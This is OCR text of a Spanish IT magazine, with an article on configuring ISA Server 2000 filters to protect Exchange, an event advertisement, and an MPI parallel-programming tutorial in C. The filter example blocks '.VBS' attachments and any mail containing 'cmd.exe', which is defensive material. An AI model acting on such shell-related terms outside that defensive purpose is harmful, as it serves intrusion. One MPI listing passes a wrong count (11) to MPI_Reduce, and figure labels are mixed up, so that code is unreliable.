Actualmente, la mayor preocupación de las empresas está sin dudas relacionada con la cantidad de correo basura entrante (spam), como así también el potencial peligro que implica abrir un mensaje de email que contenga en su interior algún virus o gusano. Pero ninguna empresa puede hoy día prescindir del correo electrónico; absolutamente todos, desde el primer al último empleado, hacen uso de los servidores internos de Exchange para tener acceso a sus cuentas de email. En lo que a seguridad se refiere, otorgar ese acceso se vuelve a menudo una tarea sumamente compleja para administradores y usuarios.

Siempre existe la opción de brindar acceso remoto al Exchange por medio de una VPN (Virtual Private Network), si bien esto le complica la vida al usuario y no deja de implicar importantes riesgos. No olvidemos que un cliente VPN se conecta externamente a una red interna, gozando de los mismos privilegios y accesos a recursos tal como si estuviera conectado localmente. Y a menos que se implementen controles adicionales, la privacidad de nuestra VPN puede siempre verse comprometida no sólo por hackers, sino también por proveedores, business partners y todo aquel que tenga acceso externo al Exchange o a la Intranet.

El acceso remoto vía Exchange Outlook Web Access (OWA) soluciona sólo parte del problema, con el costo de limitar la funcionalidad y tener que acostumbrar al usuario a una interfase gráfica diferente. Por otro lado, OWA hace uso del Internet Information Server (IIS), lo que implica la implementación de otro nivel de seguridad más. Un firewall con packet filtering y stateful inspection (capa 4 en el modelo OSI) es poco lo que pude hacer por proteger a un IIS server contra los ataques actuales (Code Red, Nimbda, Goner, etc.), ya que estos utilizan para sus fines la capa de aplicación (capa 7 en el modelo OSI).

Un firewall común con packet filtering y stateful inspection, controla el destino y el puerto de todo paquete entrante y se lo pasa al servidor en la red interna. Aún así, los ataques actuales viajan dentro de estos paquetes. Hasta no hace mucho (tan sólo unos pocos años), los únicos paquetes que viajaban por puerto 80 eran de tráfico Web. Hoy día, además del tráfico Web, por el puerto 80 pasan OWA, XML Web Services y varios clientes de mensajería instantánea, por sólo nombrar algunos. Cada uno de estos tipos de contenido http, representa un potencial peligro para nuevos tipos de exploits, buffer overflows y demás agujeros de seguridad. Lo que es contenido OWA, por ejemplo, va encriptado con SSL (Secure Socket Layer). Y los firewalls tradicionales son incapaces de detectar ataques que viajan por SSL.

Una mirada a ISA server.

Microsoft's firewall, Internet Security and Acceleration (ISA) Server 2000, brinda el clásico packet filtering y stateful inspection optimizado con un filtro para la capa de aplicación, que le permite defenderse contra ataques a la capa de aplicaciones que viajen en paquetes encriptados bajo SSL. Esta es una tarea que la mayoría de los firewalls son incapaces de realizar. Cuando un cliente envía un requerimiento https (http con SSL) a un servidor Web protegido con ISA Server, éste se encarga de desencriptar los paquetes y procede luego a inspeccionarlos. Una vez realizada la inspección, ISA Server envía los paquetes válidos al servidor Web interno vía http o https. Luego de recibir respuesta por parte del servidor, ISA Server hace un reply al cliente por medio de una conexión https. Este nivel de seguridad se vuelve crucial para las empresas de hoy. Su in-

creíble arquitectura y escalabilidad, permiten que Microsoft -o cualquier otro fabricante de software- puedan desarrollar plugins para aplicaciones específicas.

Funcionalidad.

ISA Server hace frente a la baja en la performance que genera el filtrado en la capa de aplicaciones, usando caching reverso y escalabilidad. ISA Server cachea el contenido solicitado con mayor frecuencia por el Web server y le devuelve el contenido al cliente directamente desde la RAM, sin necesidad de recurrir al Web server. En cuanto a la escalabilidad se puede optar por un solo servidor de alto rendimiento, o utilizar varios servidores de rendimiento medio que hagan balanceo de carga (load-balanced ISA Servers). Microsoft ofrece la posibilidad de probar gratuitamente una versión del ISA Server limitada a 6 meses de uso, realizando la descarga de dicho programa desde *http://www.microsoft.com/isaserver.*

ISA Server se ejecuta en tres modos básicos: cache, firewall o integrado. En el modo cache, ISA Server sólo funciona como caching server, sin funcionalidad como firewall. Podemos hacer cache del contenido más solicitado por nuestros usuarios, como así también aprovechar la propiedad que posee ISA Server de hacer caching reverso para acelerar la entrega de los contenidos desde el Web site hacia otros usuarios. En el modo firewall, ISA Server funciona exclusivamente como firewall, sin la capacidad de hacer caching. En modo integrado, tal cual indica su nombre, ISA Server hace uso de ambas funcionalidades a la vez. Cabe destacar la posibilidad de poder integrar ISA Server al Active Directory, de forma tal que las políticas de seguridad puedan ser creadas sobre los usuarios y grupos ya existentes en el Active Directory.

ISA Server soporta tres tipos de configuraciones de red. En la primera (Fig.1), tenemos un ISA Server con dos placas de red, una conectada a Internet y la otra a la red interna. En este caso, no se dispone de una DMZ (DeMilitarized Zone) con servidores accesibles desde Internet. En la Fig.2, tenemos un ISA Server con 3 placas de red. La tercera placa es la que conecta con la DMZ. A este tipo de configuración se la denomina "three-homed DMZ". En la Fig.3 tenemos dos ISA Servers uno "externo" y otro "interno", cada uno con dos placas de red. El ISA Server "externo" conecta Internet con la DMZ, mientras que el "interno" conecta la DMZ con la red interna. Esta configuración se conoce con el nombre de "back-to-back DMZ". En ISA Server, cada placa de red se designa como "externa" o "interna" y se definen en la LAT (Local Ardes Table). En la LAT están incluidas todas las IP de las subredes de la red interna. Por lo tanto, ISA Server clasifica como interna toda placa de red cuya dirección IP figure en la LAT; las demás, son clasificadas con externas. La capacidad de ISA Server de hacer firewall a nivel de la capa de aplicaciones, sólo está habilitada en función de proteger la red interna. Por eso, en la figura Fig.2 correspondiente a la configuración denominada "three-homed DMZ", el firewall de ISA Server sólo brinda protección de packet filtering y stateful inspection a la DMZ. En las otras dos configuraciones de red, en cambio, ISA Server provee de esta misma protección tanto a la DMZ como a la red interna.

fig. 1

Stateful Inspection

También conocido como filtrado dinámico de paquetes (Dynamic Packet Filtering). Se trata de una arquitectura de firewall que trabaja a nivel de la capa de red (network layer). A diferencia del filtrado estático de paquetes (Static Packet Filtering), que examina un paquete en base a la información contenida en el header, el filtrado dinámico realiza un examen detallado no sólo del header, sino también de todo el contenido del paquete. De esta forma se asegura la validez integral de dicho paquete, en lugar de obtener solamente datos acerca de la fuente y el destino del mismo.




fig. 2




fig. 3

Protegiendo Exchange Server.

Además de la protección a nivel de capa 4, podemos usar ISA Server para proteger a Exchange Server de cuatro formas distintas. En primer lugar, podemos hacer uso del filtro de SMTP que ISA Server trae incorporado. Como segunda opción, podemos implementar Exchange Remote Procedure Call (RPC) filtering. La tercera es, si usamos OWA, utilizar el filtrado de http de ISA Server para proteger al IIS Server. Como cuarta y última opción, ISA Server trae incorporado un filtro POP (Post Office Protocol), que chequea constantemente el tráfico POP para impedir ataques del tipo buffer overflow. Implementando el filtro de SMTP del ISA Server entre Internet y el Exchange Server, podemos levantar un perímetro de defensa a nivel de capa 7 que impida el acceso de spam y todo mail dañino al interno de nuestra red. Se puede filtrar el SMTP por remitente, nombre de dominio, palabras clave, tamaño de los adjuntos, etc. Para protegerse de ataques a través del protocolo SMTP (que pueden causar buffer overflow), el filtro SMTP se asegura de cuáles son los comandos permitidos y durante cuanto tiempo dichos comandos son permitidos. También podemos potenciar la arquitectura de ISA Server mediante agregados (add-ons) externos de Symantec y Trend Micro's InterScan WebProtect, en lo que hace al escaneo de virus. Hay más información disponible acerca de los mismos en http://www.microsoft.com /isaserver/partners/contentsecurity.asp.

La configuración de ISA Server para recibir correo entrante SMTP, escanearlo y enviarlo al Exchange Server, se realiza mediante la consola de administración (MMC) de ISA Server, haciendo clic con el botón derecho del mouse sobre Server Publishing Rules, y seleccionando la opción "Secure Mail Server". Esto ejecutará el Mail Server Security Wizard (Fig.4). A continuación, seleccionaremos la autenticación por default para SMTP, y nos aseguraremos que la opción de filtrado de contenido (content filtering) se encuentre tildada. Esto merece especial atención, porque de no estar tildada esa opción el filtro SMTP quedará inactivo. Siguiendo adelante a lo largo del



fig. 4

Wizard, nos solicitará la dirección IP de nuestro servidor interno de SMTP y la dirección IP pública o externa de nuestro dominio DNS. Esta dirección externa, debe ser una de las configuradas para el ISA Server. El mismo Wizard se encarga de generar la Regla de Publicación del Servidor (Server Publishing Rule) y la mapea al filtro SMTP.

Siguiendo adelante, en "Extensions" seleccionaremos la carpeta de Filtro de Aplicaciones (Application Filters), y hacemos doble click sobre SMTP Filter. En la solapa "Attachments" (adjuntos) podemos borrar, reenviar o retener mensajes en base al nombre de los archivos adjuntos, su extensión o tamaño/peso (Fig.5). La retención o reenvío de mensajes nos da la posibilidad de permitir en forma selectiva la entrega de mensajes con adjuntos que se encuentran normalmente bloqueados, a aquellos usuarios que realmente los necesitan. A pesar de que el filtro SMTP no analiza internamente archivos tipo .zip en busca de contenido nocivo, hay varios plugins tanto para ISA Server como para Exchange que nos proveen dicha funcionalidad. Por eso, consideremos el filtro SMTP de ISA Server como nuestra primera línea de defensa.

La figura 6 nos muestra el filtro SMTP configurado para rechazar cualquier mensaje que contenga "cmd.exe" en cualquier lugar del mensaje. Podemos implementar el uso de reglas para el filtrado de mensajes en base a determinadas palabras contenidas en el mensaje, pero vale aclarar que debemos ser más que cuidadosos al respecto.



SMTP Filter Properties
General
Attachments
Users / Domains
Keywords
SMTP Commands
You must have permission to configure the enterprise policy in order to modify these settings.
Order
Category
Value
Action
1
Extension
.VBS
Delete message
2
Size
1000000
Forward message to ...
Add...
Remove
Edit...
OK
Cancel
Apply

fig. 5




SMTP Filter Properties
General
Attachments
Users / Domains
Keywords
SMTP Commands
You must have permission to configure the enterprise policy in order to modify these settings.
Order
Keyword
Applies to
Action
1
cmd.exe
Header or body
Delete message
Add...
Remove
Edit...
OK
Cancel
Apply

fig. 6

Organiza: *Grupo*Convergencia



La Rural, Predio Ferial de Buenos Aires

19 y 20 de Mayo

Redesdegobierno

Telecomunicaciones para un nuevo Estado

Los responsables de Redes de Gobierno de todo el país reunidos en un solo evento

Muéstreles lo que su empresa puede hacer por ellos

El estado vuelve a tener recursos, fruto del superávit primario. Pero también tiene la voluntad. Porque sabe que hay millones de ciudadanos que lo están esperando.

Y además sabe que hay muchas empresas, como la suya, dispuestas a acompañarlo.

Por eso, el evento de Grupo Convergencia los reúne. Estado y privados, en Redes de Gobierno.

Dos jornadas intensivas de capacitación que incluirán las experiencias de provincias, municipios y organismos nacionales en el tendido de redes gubernamentales. Además, se desarrollarán workshops donde las empresas darán su visión a futuro sobre el tema y expondrán sus productos.

SEA SPONSOR!

Y ASEGURE SU WORKSHOP

Comité Académico:

Entre los Sponsors se seleccionará a los miembros del Comité Académico del Foro Permanente de **Redes de Gobierno** impulsado por **Grupo Convergencia.**

Chairman: Ing. Alfredo Debattista

Los temas de los paneles:

- Los nuevos modelos de contratación estatal
- Las nuevas redes estatales y el e-government
- El Estado como proveedor de servicios

Y los workshops:

- Telefonía
- Móviles
- Datos e Internet
- Satélites
- Infraestructura de redes
- Software, sistemas y seguridad

Algunos de los oradores invitados:

Diego Murias,
Director Provincial de Informática y Comunicaciones de la provincia de Buenos Aires.
Jorge Linskens,
Subdirector General de Sistemas y Telecomunicaciones de la AFIP.
Eduardo Thill,
Director General de Gestión Informática del Ministerio del Interior.
Guillermo Faccipieri,
Responsable Insfraestructura e Ingeniería de Redes del Centro de Sistematización de Datos del gobierno de La Pampa.
Carlos Rubinstein,
Director de Telecomunicaciones de la Municipalidad de Malvinas Argentinas.
Paulina Calderón,
Jefa del Programa de Comunicaciones y Tecnología de la provincia de San Luis
Miguel Angel Pesado,
Asesor de San Luis Telecomunicaciones SAPEM.
Julio Ambrossio,
Encargado General de Cómputos de EPEC (Córdoba).

Como seguramente coincidirá, es una oportunidad de vincularse, codo a codo, con los responsables del área de comunicaciones de provincias, municipios y organizaciones del Estado. Y una ocasión inmejorable de reunirse con todos para mostrarles lo que su empresa puede hacer por ellos. Para que el Estado esté allí donde un ciudadano lo necesita.

Contacto de publicidad : sponsoreoforo@convergencia.com.ar

http://www.convergencialatina.com/sp//eventoficha.php?id=717

Inscríbase: una oportunidad para capacitarse y compartir experiencias en TI ////////////////////////////////// eventoforo@convergencia.com.ar

Message Passing Interface, la Herramienta de Programación en Paralelo en Clusters para Computación de Alto Rendimiento.

MPI

POR EL DR. REINALDO PIS DIEZ



El presente artículo nos da una excelente introducción al tema de HPC (High Performance Computing, Computación de Alto Rendimiento). HPC es hoy usado en aplicaciones tan diversas como investigación científica básica, diseño de autos, simulaciones numéricas en industria química, farmacéutica y medicinal, industria de servicios financieros, etc. Procesamiento paralelo y la herramienta de programación MPI son actualmente un "estándar". El tema es complejo y difícil de explicar a NO especialistas. Con solo aceptar la idea general de algunos conceptos matemáticos que se introducen para ejemplificar, el artículo se vuelve claro e instructivo. Esperamos acepte el desafío.

Los clusters para computación de alto rendimiento (High Performance Computing, HPC) han sido diseñados para llevar a cabo operaciones de cálculo que demandan importantes requerimientos computacionales [1]. Un valor agregado en los clusters HPC es la posibilidad de efectuar procesos en paralelo, es decir, utilizar simultáneamente más de un nodo del cluster para resolver el problema en cuestión.

La paralelización de un algoritmo no es tarea trivial ya que requiere que las tareas que serán distribuidas entre los nodos del cluster sean completamente independientes unas de otras. El ejemplo más sencillo de un proceso fácilmente paralelizable es el producto escalar de dos vectores A = {a1, a2, ..., aN} y B = {b1, b2, ..., bN}. El producto escalar A"B se define según:

```
A"B = a1 · b1 + a2 · b2 + ... + an · bn
```

Ya que cada producto del tipo ai · bi es independiente de los otros, puede ser realizado por un nodo determinado sin que las tareas efectuadas por los otros nodos interfieran con ella. Para ser más específicos, supongamos que nues-tros vectores contienen 100.000 elementos y nuestro cluster está compuesto por 10 nodos. En lugar de saturar un nodo del cluster con toda la tarea, disponemos el proceso de forma que la suma de los primeros 10.000 productos sea rea-lizada en el primer nodo, la suma de los productos 10.001 a 20.000 se lleve a cabo en el segundo nodo y así sucesivamente hasta que la suma de los productos 90.001 a 100.000 las realice el décimo nodo. El primer nodo recibe las sumas parciales de los nueve nodos restantes, efectúa la suma final y reporta el resultado. Idealmente, el proceso paralelizado debe consumir la décima parte del tiempo que consumiría en un único nodo.

Ahora bien, programar un producto escalar en lenguajes como Fortran (77, 90 o 95), C o C++ es un ejercicio que no requiere más de 10 líneas de código. Sin embargo, ¿cómo logramos paralelizar el algoritmo? Aquí es donde entran en acción los entornos de programación en paralelo que no son otra cosa que bibliotecas de funciones que llevan a cabo la comunicación y el pasaje de información entre nodos.

Se acepta en la actualidad la existencia de tres métodos para programar en paralelo: message passing, distributed data structures y live data

structures. Cada método se basa en conceptos diferentes acerca del rol de los procesos y la distribución de datos. Se recomienda la lectura de la referencia [2] para mayores detalles sobre los diferentes métodos de programación en paralelo.

El método de message passing es tal vez el más difundido de los tres citados anteriormente. Existen entornos de programación gratuitos que se adaptan a la filosofía de message passing. Uno de ellos es Parallel Virtual Machine (PVM) [3] desarrollado a mediados de 1989 en el Oak Ridge National Laboratory. Otro es Message Passing Interface (MPI) [4] que "vio la luz" en 1992 (ver "MPI - un poco de historia") y hoy se nos presenta en dos flavors: MPICH [5] y LAM/MPI [6]. También hay entornos de programación comerciales bajo el paradigma message passing como TCP-Linda [7]. No obstante, el único que ha adquirido la categoría de estándar en la actualidad es MPI y a él dedicaremos el resto del artículo.

Asumimos de ahora en más que el lector posee conocimientos básicos de programación en lenguaje C. Asimismo, no nos detendremos en el proceso de instalación de las versiones de MPI ni en la forma de compilar y ejecutar los programas sino que analizaremos algunas de las funciones básicas de la biblioteca MPI [8]. De todas formas, el funcionamiento de los programas que se muestran ha sido chequeado utilizando la versión 1.2.5 de MPICH.

Nuestro primer ejemplo consiste en el clásico ejemplo del programa que imprime un saludo por pantalla, hola.c, cuyo listado se muestra en la Figura 1.

Lo primero que notamos en el código anterior es que luego de incluir la biblioteca estándar de input/output de C, incluimos el archivo mpi.h. Este contiene los valores de constantes y tipos de datos predefinidos necesarios por las funciones de biblioteca de MPI.

MPI_Init debe ser la primera función invocada por el programa principal, mientras que MPI_Finalize debe ser la última función invocada por todos los procesos iniciados, excepto cuando alguno de éstos encuentre un error irreparable, en cuyo caso la función a invocar será MPI_Abort.

Las funciones MPI_Comm_size y MPI_Comm_rank determinan el número de procesos requeridos y le asignan un número de orden o rango (desde 0 a nro_procesos - 1) a cada uno, respectivamente. La constante MPI_COMM_WORLD hace referencia al conjunto de procesos que han sido iniciados al ejecutar el programa y que pueden comunicarse unos con otros.

La ejecución del programa utilizando, digamos, cuatro procesadores es la siguiente:

```
Un saludo desde el procesador 1 de un total de 4
Un saludo desde el procesador 2 de un total de 4
Un saludo desde el procesador 3 de un total de 4
Un saludo desde el procesador 4 de un total de 4
```

En nuestro segundo ejemplo, calculamos el logaritmo natural de 2 usando la serie S (-1)i / (i + 1) donde el índice de la suma, i, corre desde 0 hasta 8. El código se muestra en la figura 2.

Vemos que luego de las llamadas a las mismas funciones que el ejemplo anterior se pide al usuario que ingrese el número de términos de la serie con la cual se estimará el logaritmo natural de 2. Lo interesante de este if es que el proceso que inició el programa, es decir aquel con rango 0, es quien lo lleva a cabo y no otro.

La función MPI_Bcast se encarga de hacer conocer al resto de los procesos la información relevante para poder resolver la serie. En el lenguaje de message passing esta operación se conoce como one-to-all communication. MPI_Bcast tiene cinco parámetros: la dirección de la variables que se estás transmitiendo; el número de variables que se transmite; el tipo de cada variable que se transmite; el rango del proceso que está efectuando la transmisión y, finalmente, el conjunto de procesos involucrados en la tarea. Es interesante notar que MPI define tipos para las variables que se corresponden con los tipos estándar del C, así, MPI_INT es equivalente a la declaración int.

Obsérvese los argumentos del for siguiente:

Fig. 1

```
#include <stdio.h>
#include "mpi.h"

int main(int argc, char **argv)
{
  int nro_procesos, id_proceso;

  MPI_Init(&argc, &argv);
  MPI_Comm_size(MPI_COMM_WORLD,
&nro_procesos);
  MPI_Comm_rank(MPI_COMM_WORLD,
&id_proceso);

  printf("Un saludo desde el proce-
sador %d de un total de %d\n",
id_proceso + 1, nro_procesos);

  MPI_Finalize();

  return 0;
}
```

Fig. 2

```
#include <stdio.h>
#include "mpi.h"

int main(int argc, char **argv)
{
  int nro_procesos, id_proceso, i, nro_terminos;
  float sum = 0, Gsum;

  MPI_Init(&argc, &argv);
  MPI_Comm_size(MPI_COMM_WORLD, &nro_procesos);
  MPI_Comm_rank(MPI_COMM_WORLD, &id_proceso);

  if(id_proceso == 0)
  {
    printf("Entrar número de términos en la serie\n");
    scanf("%d", &nro_terminos);
  }

  MPI_Bcast(&nro_terminos, 1, MPI_INT, 0, MPI_COMM_WORLD);

  for(i = id_proceso; i < nro_terminos; i += nro_procesos)
  {
    if((nro_terminos - i) % 2)
      sum += (float) 1 / (nro_terminos - i);
    else
      sum -= (float) 1 / (nro_terminos - i);
  }

  MPI_Reduce(&sum, &Gsum, 11, MPI_FLOAT, MPI_SUM, 0, MPI_COMM_WORLD);

  if(id_proceso == 0)
    printf("El logaritmo natural de 2 es %f\n", Gsum);

  MPI_Finalize();

  return 0;
}
```

cada proceso inicializa la variable i con su rango y la incrementa en una cantidad igual al número de procesos involucrados. El incremento se detiene cuando se alcanza el valor ingresado como dato. De esta forma, cada proceso efectúa una suma parcial de términos alternados que en ningún momento interfiere con las sumas realizadas por los otros procesos. Como detalle secundario, digamos que las sumas se efectúan en orden inverso, es decir, comenzando por las menores contribuciones en lugar de por las mayores. De esta forma, nos aseguramos una mayor estabilidad numérica.

Una vez que cada proceso efectuó su correspondiente suma parcial la misma es devuelta o entregada al proceso de rango 0 que realizará la suma final. Esta operación es llamada all-to-one communication y es llevada a cabo por la función MPI_Reduce. Esta función muestra siete parámetros: la dirección de la variable que se está transmitiendo desde cada proceso; la dirección de la variable que almacenará el resultado operado sobre las variables recibidas desde cada proceso; el número de variables que se transmite; el tipo de cada variable que se transmite; el tipo de operación a realizar sobre los datos recibidos; el rango del proceso que está recibiendo los datos y, finalmente, el conjunto de procesos involucrados en la tarea. Lo notorio de esta función es que por medio de un tipo como MPI_SUM indicamos que la variable Gsum será depositaria de la suma de las contribuciones de cada proceso. En otras palabras, no es necesario codificar un nuevo for conteniendo una sentencia como Gsum += sum porque esa operación la realiza automáticamente la función MPI_Reduce a través de su argumento MPI_SUM. El estándar de MPI contiene muchos tipos que actúan como MPI_SUM: MPI_PROD, MPI_MAX, MPI_MIN, etc.

```
#include <stdio.h>
#include <stdlib.h>
#include "mpi.h"

int main(int argc, char** argv)
{
  int nro_procesos, id_proceso, i, nro_terminos, size;
  float *a, *b, sum = 0.0, Gsum;
  FILE *fp;
  MPI_Status status;

  MPI_Init(&argc, &argv);
  MPI_Comm_rank(MPI_COMM_WORLD, &id_proceso);
  MPI_Comm_size(MPI_COMM_WORLD, &nro_procesos);

  if(id_proceso == 0)
  {
    if((fp = fopen("datos.txt", "r")) == NULL)
    {
      printf("No se puede abrir archivo datos.txt\n");
      MPI_Abort(MPI_COMM_WORLD, -1);
    }
    fscanf(fp, "%d", &nro_terminos);

    MPI_Bcast(&nro_terminos, 1, MPI_INT, 0, MPI_COMM_WORLD);

    if(nro_terminos % nro_procesos)
    {
      printf("El numero de terminos no es multiplo del numero de procesos.\n");
      MPI_Abort(MPI_COMM_WORLD, -1);
    }

    a = (float *) malloc(nro_terminos * sizeof(float));
    b = (float *) malloc(nro_terminos * sizeof(float));

    for(i = 0; i < nro_terminos; i++)
      fscanf(fp,"%f %f", &a[i], &b[i]);

    fclose(fp);

    for(i = 1, size = nro_terminos / nro_procesos; i < nro_procesos; i++)
    {
      MPI_Send(&a[size*i], size, MPI_FLOAT, i, 10, MPI_COMM_WORLD);
      MPI_Send(&b[size*i], size, MPI_FLOAT, i, 20, MPI_COMM_WORLD);
    }
  }
  else
  {
    MPI_Bcast(&nro_terminos, 1, MPI_INT, 0, MPI_COMM_WORLD);

    if(nro_terminos % nro_procesos)
    {
      printf("El numero de terminos no es multiplo del numero de procesos.\n");
      MPI_Abort(MPI_COMM_WORLD, -1);
    }

    size =  nro_terminos / nro_procesos;

    a = (float *) malloc(size * sizeof(float));
    b = (float *) malloc(size * sizeof(float));

    MPI_Recv(&a[0], size, MPI_FLOAT, 0, 10, MPI_COMM_WORLD, &status);
    MPI_Recv(&b[0], size, MPI_FLOAT, 0, 20, MPI_COMM_WORLD, &status);
  }

  for(i = 0; i < size; i++)
    sum += a[i] * b[i];

  MPI_Reduce(&sum, &Gsum, 1, MPI_FLOAT, MPI_SUM, 0, MPI_COMM_WORLD);

  if(id_proceso == 0)
    printf("El producto escalar de los vectores a y b vale %f \n",Gsum);

  MPI_Finalize();

  return 0;
}
```

Fig. 4

Finalmente, el proceso con rango 0 da a conocer el resultado final de la evaluación de la serie. La ejecución del programa con 100.000 términos da una estimación de 0.693142 para el logaritmo natural de 2.

El último programa que analizaremos tiene que ver con nuestro ejemplo inicial, el producto escalar de dos vectores. El código, algo más extenso que los anteriores, se muestra en la figura 3.

Lo primero que notamos es la presencia de la definición `MPI_Status status.` `MPI_Status` es una definición de estructura de cuatro elementos, siendo sólo tres los relevantes: un identificador del rango del proceso que transmite; un rótulo asociado al mensaje recibido y un código de error.

Vemos luego que el proceso iniciador abre el archivo `datos.txt` que contiene la dimensión y los elementos de los vectores. En caso de no existir dicho archivo, se produce la salida del programa con la función `MPI_Abort` que comunica la decisión al conjunto de procesos por medio de un código de error.

Posteriormente, el proceso iniciador usa la función `MPI_Bcast` para poner en conocimiento de todo el conjunto la dimensión de los vectores, la cual es utilizada para reservarles memoria por medio de la función `malloc`. Luego de esto, los elementos de los vectores son leídos desde el archivo de datos.

Un bucle `for` es utilizado por el proceso iniciador para *repartir* porciones de los vectores entre el resto de los procesos. Notar que se usa la variable `size` para dividir en partes iguales la dimensión de los vectores entre los procesos.

La función para enviar la porción de vectores a un proceso en particular desde el proceso inicia-dor es `MPI_Send`. Es importante darse cuenta de la diferencia entre esta función y las anteriores, `MPI_Bcast` y `MPI_Reduce`. Estas eran del tipo *one-to-all* y *all-to-one* communication mientras que `MPI_Send` es del tipo point-to-point communication ya que enlaza dos procesos sin involucrar el resto de los que componen el conjunto. `MPI_Send` presenta seis argumentos: la dirección de los datos a transmitir; la cantidad de los mismos; el tipo de datos transmitidos; el rango del proceso destino; un rótulo identificador y el conjunto de procesos involucrados en la tarea.

